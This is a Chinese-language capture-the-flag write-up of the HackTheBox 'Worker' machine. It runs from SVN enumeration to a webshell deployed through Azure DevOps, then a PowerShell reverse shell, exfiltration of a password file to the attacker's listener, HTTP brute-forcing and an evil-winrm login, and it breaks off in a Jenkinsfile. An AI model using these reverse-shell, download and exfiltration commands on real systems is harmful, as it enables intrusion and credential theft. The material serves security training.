


前言

Author: 0x584A



知识:

- Nmap
- Svn Cli
- evil-winrm
- DevOps Pipelines Powershell

信息收集

```
1 cat scans/tcpscripts.nmap
2 # Nmap 7.91 scan initiated Fri Jan  1 05:13:43 2021 as: nmap -Pn -p 80,3690,5985 -sC -sV
3 Nmap scan report for 10.10.10.203
4 Host is up (0.24s latency).
5
6 PORT      STATE SERVICE  VERSION
7 80/tcp    open  http     Microsoft IIS httpd 10.0
8 | http-methods:
9 |_ Potentially risky methods: TRACE
10 |_http-server-header: Microsoft-IIS/10.0
11 |_http-title: IIS Windows Server
12 3690/tcp  open  svnserve Subversion
13 5985/tcp  open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
14 |_http-server-header: Microsoft-HTTPAPI/2.0
15 |_http-title: Not Found
16 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
17
18 Service detection performed. Please report any incorrect results at https://nmap.org/subl
```

从返回的信息中获知，服务器是 Windows OS 部署了 IIS 服务，部署了 SVN，5985端口也是开着的，这是 windows的远程管理端口，有个漏洞利用工具是 evil-winrm

敬业

```
NETLOGON      Disk      Logon server share
SYSVOL        Disk      Logon server share
SMB1 disabled -- no workgroup available
```

在 Windows Server 2016 中，远程管理（WinRM）在默认情况下处于启用状态，这个看端口 5985 识别的服务可知。根据Microsoft文档，它是允许对服务器硬件进行本地和远程管理的组件。[参考](#)


Windows 远程管理（WinRM）侦听器设置


服务器管理器依赖于要管理的远程服务器上的默认 WinRM 侦听器设置。如果远程服务器上的默认身份机制或 WinRM 侦听器端口号已从默认设置中更改，则服务器管理器无法与远程服务器通信。

以下列表显示使用服务器管理器管理的默认 WinRM 侦听器设置。

我之前也用过：<https://www.jgeek.cn/archive/id/37.html>

浏览器访问：






尝试检出 SVN 服务，得到一个新的域名和对应代码。

```
(x@kali)-[~/hackthebox/Worker]
$ svn checkout svn://10.10.10.203

A    dimension.worker.htb/LICENSE.txt
A    dimension.worker.htb/README.txt
A    dimension.worker.htb/assets
A    dimension.worker.htb/assets/css
A    dimension.worker.htb/assets/css/fontawesome-all.min.css
A    dimension.worker.htb/assets/css/main.css
A    dimension.worker.htb/assets/css/noscript.css
A    dimension.worker.htb/assets/js
A    dimension.worker.htb/assets/js/breakpoints.min.js
A    dimension.worker.htb/assets/js/browser.min.js
A    dimension.worker.htb/assets/js/jquery.min.js
A    dimension.worker.htb/assets/js/main.js
A    dimension.worker.htb/assets/js/util.js
```

设置好 hosts 文件，访问后在 `/#work` 路径下获得一系列新的域名。



```
<article id="work">
  <h2 class="major">Work</h2>
  <span class="image main"></span>
  <p>Curious on what we're currently working on are you? Well let's please you
  <a href="http://alpha.worker.htb/">Alpha</a><p>This is our first page</p>
  <a href="http://cartoon.worker.htb/">Cartoon</a><p>When we're not working we
  <a href="http://lens.worker.htb/">Lens</a><p>This page is for you 40+ers. (
  <a href="http://solid-state.worker.htb/">Solid State</a><p>We save our data
  <a href="http://spectral.worker.htb/">Spectral</a><p>Sounds almost like one
  <a href="http://story.worker.htb/">Story</a><p>Lets make a long story short,
</article>

<!-- About -->
<article id="about">
  <h2 class="major">About</h2>
```

获取 user flag

都看了一遍，均是静态页面没什么收货。检查的代码也均是静态文件，不过有个 moved.txt 文件，里面含有新的提示。大意是通过svn部署的方式已经不用了，改用自动发布了，对应的域名是 devops.worker.htb

```
(x@kali)-[~/hackthebox/Worker/svn_dimension]
$ cat ./moved.txt


This repository has been migrated and will no longer be maintained here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
```

尝试访问这个域名，提示需要HTTP基本验证，开始找账号密码。在代码里翻了一遍无果，尝试查看SVN提交记录，进行版本比对。

```
(kali)-[~/hackthebox/Worker]
$ svn diff svn://10.10.10.203 -r2
Index: deploy.ps1
--- deploy.ps1 (版本 2)
+++ deploy.ps1 (不存在的)
@@ -1,6 +0,0 @@
-$user = "nathen"
-$plain = "wendel98"
-$pwd = ($plain | ConvertTo-SecureString)
-$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
-$args = "Copy-Site.ps1"
-Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
Index: moved.txt
--- moved.txt (不存在的)
+++ moved.txt (版本 5)
@@ -0,0 +1,5 @@
+This repository has been migrated and will no longer be maintained here.
+You can find the latest version at: http://devops.worker.htb
+
+// The Worker team :)
+
```

果然，拿获取到的账号密码成功登陆。



```
(kali)-[~/hackthebox/Worker]
$ git clone http://devops.worker.htb/ekenas/SmartHotel360/_git/spectral
正克隆到 'spectral' ...
Username for 'http://devops.worker.htb': nathen
Password for 'http://nathen@devops.worker.htb':
remote: Azure Repos
remote: Found 57 objects to send. (87 ms)
展开对象中: 57% (33/57), 131.96 KiB | 9.00 KiB/s
[work] 1:zsh- 2:git*
```

```

$ head index.html
<!DOCTYPE HTML>
<!--
    Spectral by HTML5 UP
    html5up.net | @ajlkn
    Free for personal and commercial use under the CCA 3.0 license (html5up.
→
<html>
    <head>
        <title>Spectral by HTML5 UP</title>
        <meta charset="utf-8" />

```

从分支仓库内的 index.html 文件 title 标签确认当前的代码是 spectral.worker.htb 的代码。尝试本地增加一个 webshell 后推送，提示权限不够。


```

(x@kali)~[/hackthebox/Worker/spectral]
$ git push origin master
Username for 'http://devops.worker.htb': nathen
Password for 'http://nathen@devops.worker.htb':
枚举对象中: 4, 完成.
对象计数中: 100% (4/4), 完成.
压缩对象中: 100% (3/3), 完成.
写入对象中: 100% (3/3), 29.02 KiB | 7.25 MiB/s, 完成.
总共 3 (差异 1), 复用 0 (差异 0), 包复用 0
remote: Analyzing objects... (3/3) (125 ms)
remote: Storing packfile... done (330 ms)
remote: Storing index... done (167 ms)
To http://devops.worker.htb/ekenas/SmartHotel360/_git/spectral
! [remote rejected] master -> master (TF402455: Pushes to this branch are not permitted; you must use a pull request to update this branch.)
error: 推送一些引用到 'http://devops.worker.htb/ekenas/SmartHotel360/_git/spectral' 失败

```

尝试使用页面操作，新建一个分支，并上传 webshell 文件，然后合并到 master 分支里。

我的 全部 陈旧

分支	提交	作者	创作日期
<div> <div>🔑 master</div> <div>默认 比较</div> <div>★</div> </div>	8a41e08a	 Nathalie Henley	2020/4/2

创建分支

名称


v1.3

根据

🔑 master

要链接的工作项

13

 13 As a hotel manager, I should be able to view current guest list
更新时间 2020/4/3, ● New



创建分支

取消

注意，在创建分支时一定要选择工作项，否则后面合并分支的步骤不能通过。因为它会在合并前进行几步校验，要有关联的工作项，要审阅着批准，要有内容变更



这里我首先上传的是一个 asp 脚本，合并成功后 azure devops 会自动去发布部署，访问后发现 404 不解析。换了一个 aspx 的脚本就正常了。(https://github.com/ysrc/webshell-sample.git)



利用 powershell 反弹到 NC

https://mrnx.net/reverse_shell.php

```
1 powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.9',9900)
```



```
(root@kali)~[/home/x]
# nc.traditional -lvp 9900
listening on [any] 9900 ...
connect to [10.10.14.9] from worker.htb [10.10.10.203] 50298
ls
```

Directory: C:\windows\system32\inetsrv

Mode	LastWriteTime		Length	Name
d----	2020-03-28	14:58		Config
d----	2020-03-28	14:58		en
d----	2020-03-28	14:58		en-US
-a----	2020-03-28	14:58	119808	appcmd.exe
-a----	2018-09-15	09:10	3810	appcmd.xml
-a----	2020-03-28	14:58	181760	AppHostNavigators.dll
-a----	2020-03-28	14:58	80896	apphostsvc.dll

查看下当前所属权限

```
1 PS C:\windows\system32\inetsrv> whoami
2 iis apppool\defaultapppool
3 PS C:\windows\system32\inetsrv>
```

需要用户信息才行，开始翻。因为从 webshell 中知道了 Web 服务的绝对路径是 **W:** 盘下，所以来这找

```
PS C:\windows\system32\inetsrv> cd w:\sites\spectral.worker.htb\
PS W:\sites\spectral.worker.htb> dir
```

Directory: W:\sites\spectral.worker.htb

Mode	LastWriteTime		Length	Name
d----	2021-01-02	14:56		assets
d----	2021-01-02	14:56		images
-a----	2021-01-02	14:56	72956	b.aspx
-a----	2021-01-02	14:56	18398	elements.html
-a----	2021-01-02	14:56	5045	generic.html
-a----	2021-01-02	14:56	7191	index.html
-a----	2021-01-02	14:56	17128	LICENSE.txt
-a----	2021-01-02	14:56	1344	README.txt

```
PS W:\sites\spectral.worker.htb> █
[work] 1:openvpn 2:vim 3:nc.traditional
```

服务隔段时间会进行重新部署，懒得重复传脚本就先把 webshell 和 PowerShellTcp 先传上去

```
1 powershell.exe Invoke-WebRequest -uri http://10.10.14.9/b.txt -OutFile C:\Windows\Temp\
2 powershell.exe Invoke-WebRequest -uri http://10.10.14.9/Invoke-PowerShellTcp.ps1 -OutFi
```

```

PS C:\Windows\Temp> Import-Module '.\Invoke-PowerShellTcp.ps1'
PS C:\Windows\Temp> Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.9 -Port 9901

(xⓀkali)-[~]
$ sudo su
(rootⓀkali)-[/home/x]
# nc.traditional -lvvp 9901
listening on [any] 9901 ...
connect to [10.10.14.9] from worker.htb [10.10.10.203] 50650
Windows PowerShell running as user WORKER$ on WORKER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\Temp>

```

在 svnrepos 内找到账号密码文件

```

Directory: W:\svnrepos\www\conf

Mode                LastWriteTime         Length Name
----                -
-a-----         2020-06-20      11:29           1112 authz
-a-----         2020-06-20      11:29            904 hooks-env.tmpl
-a-----         2020-06-20      15:27           1031 passwd
-a-----         2020-04-04      20:51          4454 svnserve.conf

PS W:\svnrepos\www> type conf/passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue

```

将 Windows 中的文件传送到 kali，我用的是 powershell。尝试了 smbserver 脚本报错，不知道为什么，哪位大佬知道吗？

```

1 > $body = Get-Content passwd
2 > Invoke-RestMethod -Uri http://10.10.14.9:1337/passwd -Method PUT -Body $body

```



```
Desktop Documents Downloads hackthebox Music Pictures Public Templates
tools Videos work

~(root@kali)-[/home/x]
# cd Downloads

~(root@kali)-[/home/x/Downloads]
# ;s
zsh: command not found: s

~(root@kali)-[/home/x/Downloads]
# ls
AntSword-Loader-v4.0.3-linux-x64 AntSword-Loader-v4.0.3-linux-x64.zip

~(root@kali)-[/home/x/Downloads]
# nc.traditional -lvp 1337 > passwd
listening on [any] 1337 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.203] 50797

-x@kali-[/~/Downloads]
$ tail -f passwd
PUT /passwd HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; sv-SE) WindowsPowerShe
ll/5.1.17763.1007
Host: 10.10.14.9:1337
Content-Length: 984
Expect: 100-continue
Connection: Keep-Alive

### This file is an example password file for svnserve. ### Its format is si
milar to that of svnserve.conf. As shown in the ### example below it contain
s one section labelled [users]. ### The name and password for each user foll
ow, one account per line. [users] nathen = wendel98 nichin = fqrferf nich
in = asifhiefn noahip = player nuahip = wkjdnw oakhol = bxwdjhcue owehol = s
upersecret paihol = painfulcode parhol = gitcommit pathop = iliketomoveit pa
uhor = nowayjose payhos = icanjive perhou = elvisisalive peyhou = ineedvacat
ion phihou = pokemon quehub = pickme quihud = kindasecure rachul = guesswho
raehun = idontknow ramhun = thisis ranhut = getting rebhyd = ridiculous ree
nc = iagree reeing = tosomepoint reing = isthisenough renipr = dummy rhiire
= users riairv = canyou ricisa = seewhich robish = onesare robisl = wolves1
1 rohive = andwhich ronkay = onesare rubkei = the rupkel = sheeps ryakel = i
mtired sabken = drjones samken = aqua sapket = hamburger sarkil = friday

-rar--- 2020-06-20 11:29 2 format
-a----- 2020-06-20 11:29 251 README.txt

PS W:\svnrepos\www> ls

Directory: W:\svnrepos\www

Mode                LastWriteTime         Length Name
----                -
d----- 2020-06-20 15:30             conf
d----- 2020-06-20 15:52             db
d----- 2020-06-20 11:29             hooks
d----- 2020-06-20 11:29             locks
-rar--- 2020-06-20 11:29 2 format
-a----- 2020-06-20 11:29 251 README.txt

PS W:\svnrepos\www> cd conf
ls
PS W:\svnrepos\www\conf>

Directory: W:\svnrepos\www\conf

Mode                LastWriteTime         Length Name
----                -
-a----- 2020-06-20 11:29      1112 authz
-a----- 2020-06-20 11:29       904 hooks-env.tmpl
-a----- 2020-06-20 15:27      1031 passwd
-a----- 2020-04-04 20:51      4454 svnserve.conf

PS W:\svnrepos\www\conf> $body = Get-Content passwd
PS W:\svnrepos\www\conf> Invoke-RestMethod -Uri http://10.10.14.9:1337/passwd -Method PUT -Body $body
```

将用户名和密码分离出来并去重，使用 nmap 的脚本进行爆破。<https://nmap.org/nsedoc/scripts/http-brute.html>
这是我在搜索 ntlm authentication 时找到的，用起来好像还行。

```
~(x@kali)-[/~/hackthebox/Worker]
$ nmap -v -p80 --script http-brute --script-args userdb=./uniq_user.txt,passdb=./uniq_passwd.txt devops.worker.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-03 02:01 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:01
Completed NSE at 02:01, 0.00s elapsed
Initiating Ping Scan at 02:01
Scanning devops.worker.htb (10.10.10.203) [2 ports]
Completed Ping Scan at 02:01, 0.31s elapsed (1 total hosts)
Initiating Connect Scan at 02:01
Scanning devops.worker.htb (10.10.10.203) [1 port]
Discovered open port 80/tcp on 10.10.10.203
Completed Connect Scan at 02:01, 0.61s elapsed (1 total ports)
NSE: Script scanning 10.10.10.203.
Initiating NSE at 02:01
NSE Timing: About 4.76% done; ETC: 03:07 (1:02:40 remaining)
Completed NSE at 02:04, 196.10s elapsed
Nmap scan report for devops.worker.htb (10.10.10.203)
Host is up (0.35s latency).
rDNS record for 10.10.10.203: worker.htb

PORT      STATE SERVICE
80/tcp    open  http
| http-brute:
|   Accounts:
|     nathen:wendel98 - Valid credentials
|     robisl:wolves11 - Valid credentials
|_ Statistics: Performed 1560 guesses in 193 seconds, average tps: 7.8

NSE: Script Post-scanning.
Initiating NSE at 02:04
Completed NSE at 02:04, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 197.33 seconds
```

使用 evil-winrm 成功获取一个反弹shell

```
Error: Exiting with code 1
```

```
(root@kali)-[/home/x/hackthebox/Worker]
# evil-winrm -u robisl -p wolves11 -i 10.10.10.203

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\robisl\Documents>
```

获取 root flag

接着用 `ls -force` 翻了半天，啥收获没有。准备传 winPEAS 的时候，想想登录下 azure devops 试试。发现新的项目 PartsUnlimited

这里我查了好久的资料，翻车了好久，直到我重置了靶机一切才正常...

通过搜索文档和使用 jenkins 的经验，这里应该是需要使用 pipeline 去获取 shell，部署脚本中是可以直接编写 shell 的，比如我在公司项目中写的发布脚本：

```
→ head -n 100 Jenkinsfile/Jenkinsfile-pro
#!/usr/bin/env groovy

def sshagentCommand(command) {
    // "ssh -o StrictHostKeyChecking=no -l <user_name> <ip_address_of_the_server_you_are_connecting_to> $
    sh "ssh -o StrictHostKeyChecking=no -l j[REDACTED] '${command}'"
}

pipeline {
    agent {
        label '[REDACTED]'
    }
    options {
        timeout(time: 1, unit: 'HOURS')
    }

    environment {
        IMAGE_TAG = 'testing'
        FRONTEND_DIR = '/wwwroot/frontend/'
        BACKEND_DIR = '/wwwroot/backend/'
